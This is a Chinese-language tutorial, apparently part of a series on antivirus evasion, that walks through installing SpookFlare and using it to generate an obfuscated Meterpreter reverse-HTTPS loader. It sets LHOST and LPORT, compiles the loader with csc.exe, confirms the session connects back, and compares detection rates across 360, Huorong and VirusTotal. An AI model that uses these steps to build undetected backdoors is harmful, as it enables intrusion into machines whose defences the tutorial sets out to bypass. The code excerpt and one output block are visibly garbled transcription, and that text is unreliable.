几点说明:

1、上表中标识 √ 说明相应杀毒软件未检测出病毒,也就是代表了Bypass。

- 2、为了更好的对比效果,大部分测试payload均使用msf的windows/meterperter/reverse tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒,所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01),火绒版本 5.0.34.16 (2020.01.01), 360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com (简称VT) 上在线查杀,所以可能只是代表了静态查杀能力,数据仅供参考,不足以作为免杀或杀软查杀能力的判断指标。
- 5、完全不必要苛求一种免杀技术能bypass所有杀软,这样的技术肯定是有的,只是没被公开,一旦公开第二天就能被杀了,其实我们只要能bypass目标主机上的杀软就足够了。

一、SpookFlare介绍

SpookFlare, 2018年开源的工具,目前还在更新,使用了多种方式进行bypass。可直接生成基于Meterpreter、Empire、Koadic等平台的的shellcode,并对代码进行混淆、二次编码、随机填充字符串等,从而达到较好的免杀效果。

二、安装SpookFlare

安装相对比较简单



先从github上clone到本地

git clone https://github.com/hlldz/SpookFlare.git

进入 SpookFlare 目录,安装python依赖库

pip install -r requirements.txt

执行 python spookflare.py 即可

三、SpookFlare使用说明

SpookFlare支持生成4类payload,分别是msf的exe程序(需要自己编译)、msf的ps1脚本(做了免杀混淆)、hta文件、office宏代码。

ID Payload	Description
2 meterpreter/powershell 3 javascript/hta	.EXE Meterpreter Reverse HTTP and HTTPS loader PowerShell based Meterpreter Reverse HTTP and HTTPS loader .HTA loader with .HTML extension for specific command Office Macro loader for specific command

SpookFlare对每个payload都进行了代码混淆处理,基本都加入了随机代码来保证免 杀效果能好一些。



```
--- #cat lib/sfmpbin.py
-*- coding: utf-8 -*-
      mport random
      mport string
     import base64
      rom base64 import b64encode
   def randomString()
                return ''.join([random.choice(string.ascii_letters) for n in range(12)])
                               return sum([ord(ch) for ch in s]) % 0x100
    def genHTTPChecksum():
                             chk = string.ascii_letters + string.digits
for x in range(64):
                                                         uri = "".join(random.sample(chk,3))
r = "".join(sorted(list(string.ascii_letters+string.digits), key=lambda *args: random.random()))
                                                           for char in r:
                                                                                    if checksum8(uri + char) == 92:
    return uri + char
   \tt def \ generate MPB in Loader (mpB in Proto, \ mpB in Lhost, \ mpB in Lport, \ mpB in Arch, \ mpB in S size):

                                                        stcData.append(str(stringToChar))
                   stcData.append(str(stringToChar))
deep = len(stcData)
                   if deep % 4 == 0:
i = 0
```



感兴趣的可以查看 SpookFlare/lib 目录下的响应加密处理文件。

四、利用SpookFlare生成后门

还是以生成msf的payload为例进行测试

使用info命令,可查看配置参数, Required 值为yes的说明需要配置

配置IP、端口、系统架构(x86或x64)、使用协议(仅支持http和https)

```
SpookFlare [meterpreter/binary] > set LHOST 10.211.55.2
LHOST => 10.211.55.2
SpookFlare [meterpreter/binary] > set LPORT 3333
LPORT => 3333
SpookFlare [meterpreter/binary] > set ARCH x86
SpookFlare [meterpreter/binary] > set PROTO https
PROTO => https
SpookFlare [meterpreter/binary] > info
 [*] Module Info
 This module can be used to generate .EXE loaders and it is
 coded with C#. It support Meterpreter Reverse HTTP,
 Reverse HTTPS staged payloads. The payloads generated by
 this module has two parts. The first part is the real loader
 code generated with character substitution. The second part
 is to compile and run the first part at runtime.
 [*] Module Options
 Parameter Required Value
                                   Description
 PROT0
              Yes
                      https
                                   Listener protocol. Accepted: http or https
 LHOST
              Yes
                      10.211.55.2
                                   The local listener hostname or IP address
 LPORT
                      3333
                                   The local listener port.
              Yes
 ARCH
                      x86
                                   Architecture of target system. Accepted: x86 or x64
              Yes
                      0
                                   If you patched Metasploit insert your patch size
 SSIZE
               No
```



使用 generate 命令生成



```
support of the control of the contro
```

需要使用csc.exe编译成exe,命令格式如下

C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:test.exe test.cs

执行后可正常上线

meterpreter >
```



打开杀软进行测试,360杀毒可查杀,火绒没有预警。

virustotal.com上查杀率为16/67,在exe里面能算一般以上了。

后来试了下SpookFlare生成的powershell和hta、vba脚本,免杀效果还挺不错的。

五、SpookFlare小结

SpookFlare使用了多种方式进行免杀,exe的免杀可能效果不算太出色,但是对 powershell脚本和hta文件等的免杀做的还是不错的,基本静态查杀都能bypass。

SpookFlare目前是2.0版本,不知道什么原因没法直接生成exe文件了,在1.0版本里可以直接生成基于msf的exe文件。

在 https://github.com/hlldz/SpookFlare/releases 这里可以下载到1.0版本。
